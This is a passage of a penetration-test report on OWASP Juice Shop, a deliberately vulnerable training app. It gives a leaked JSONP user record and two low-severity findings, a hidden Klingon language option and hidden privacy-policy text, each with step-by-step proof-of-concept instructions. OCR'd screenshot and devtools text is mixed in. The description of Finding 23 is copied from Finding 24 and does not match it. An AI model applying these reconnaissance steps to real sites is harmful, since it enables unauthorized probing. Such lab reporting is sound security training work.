
```
jsx
/**/ typeof hello === 'function' && hello({"user":{"id":1,"email":"admin@juice-sh.op","lastLoginIp":"0.0.0.0","profileImage":"assets/public/images/uploads/default.svg"}});
```

Finding 23: Unreleased Extra language (Moderate)

Description:	In the privacy policy, we can find some sentences with highlighted color on it and upon inspecting it, we could find this attribute in the html code
Impact:	low
System:	OWASP Juice Shop
Mitigation:	Delete the html attribute so it can't get discovered easily if we want to hid this URL
References:	https://www.recordedfuture.com/threat-intelligence-101/legal-ethical-considerations/security-through-obscurity https://cybertalents.com/blog/security-through-obscurity

Exploitation proof of concept

1. Enter with a user account
2. Change the language
3. we can look for the languages supported in the website by searching for OWASP juice shop supported languages simply by googling it
4. we can find a language called klingon and it is hidden from the actual website.
5. languages are given codes for them in the HTTP post request. we can discover the code for klingon language.





Finding 24: Privacy policy inspection (low)


Description:	In the privacy policy, we can find some sentences with highlighted color on it and upon inspecting it, we could find this attribute in the html code
Impact:	low
System:	OWASP Juice Shop
Mitigation:	Delete the html attribute so it can't get discovered easily if we want to hid this URL
References:	https://www.recordedfuture.com/threat-intelligence-101/legal-ethical-considerations/security-through-obscurity https://cybertalents.com/blog/security-through-obscurity

Exploitation proof of concept:

1. Enter the privacy policy page after loging in with any user account in the web application
2. Notice the highlighted texts in the page
3. open the developers tool to see what made these highlighted text
4. we can see attribute on these texts
5. collect these Texts together in 1 URL and see where it leads to




We may also collect information how the Service is accessed and used ("Usage Data"). This Usage Data may include information such as your computer's Internet Protocol address (e.g. IP address), browser type, browser version, the pages of our Service that you visit, the time and date of your visit, the time spent on those pages, unique device identifiers and other diagnostic data.
A1.3 Tracking & Cookies Data
We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.
Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also used are beacons, tags, and sc
span.hot | 83.05 × 16.75
ack information and to improve and analyze our Service.
You can instruct your browser to refuse all cookies or to indicate when a cookie is being sent. However, if you do not accept cookies, you may not be able to use some portions of our Service.
Examples of Cookies we use:
Session Cookies: We use Session Cookies to operate our Service.
Preference Cookies: We use Preference Cookies to remember your preferences and various settings.
Security Cookies: We use Security Cookies for security purposes.
A2. Use of Data
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
.hot
5 of 7
Filter Styles
:hov .cls
Layout
Computed
Changes
Compatibility
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
83.05×16.75
static
Box Model Properties


OWASP Juice Shop
Account
Your Basket
EN
Privacy Policy
Effective date: March 15, 2019
OWASP Juice Shop ("us", "we", or "our") operates the http://192.168.32.129 website (the "Service").
This page informs you of our policies regarding the collection, use, and disclosure of personal data when you use our Service and the choices you have associated with that data. Our Privacy Policy for OWASP Juice Shop is created with the help of the Free Privacy Policy website.
We use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in accordance with this policy. Unless otherwise defined in this Privacy Policy, terms used in this Privacy Policy have the same meanings as in our Terms and Conditions, accessible from http://192.168.32.129 .
A. Information Collection And Use
We collect several different types of information for various purposes to provide and improve our Service to you.
A1. Types of Data Collected
A1.1 Personal Data
While using our Service, we may ask you to provide us with certain personally identifiable information that can be used to contact or identify you ("Personal Data"). Personally identifiable information may include, but is not limited to:
Email address
Address, State, Province, ZIP/Postal code, City
Cookies and Usage Data
A1.2 Usage Data
We may also collect information how the Service is accessed and used ("Usage Data"). This Usage Data may include information such as your computer's Internet Protocol address (e.g. IP address), browser type, browser version, the pages of our Service that you visit, the time and date of your visit, the time spent on those pages, unique device identifiers and other diagnostic data.
A1.3 Tracking & Cookies Data
We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.

Additional Scans and Reports

We recommend for further testing and scanning on the web application using other tools like Nessus and full vulnerability scan on it. This report contains only the vulnerabilities we could find and we recommend to fix mitigate them as soon as possible to avoid any further exploitation, specially for the critical ones.

Last Page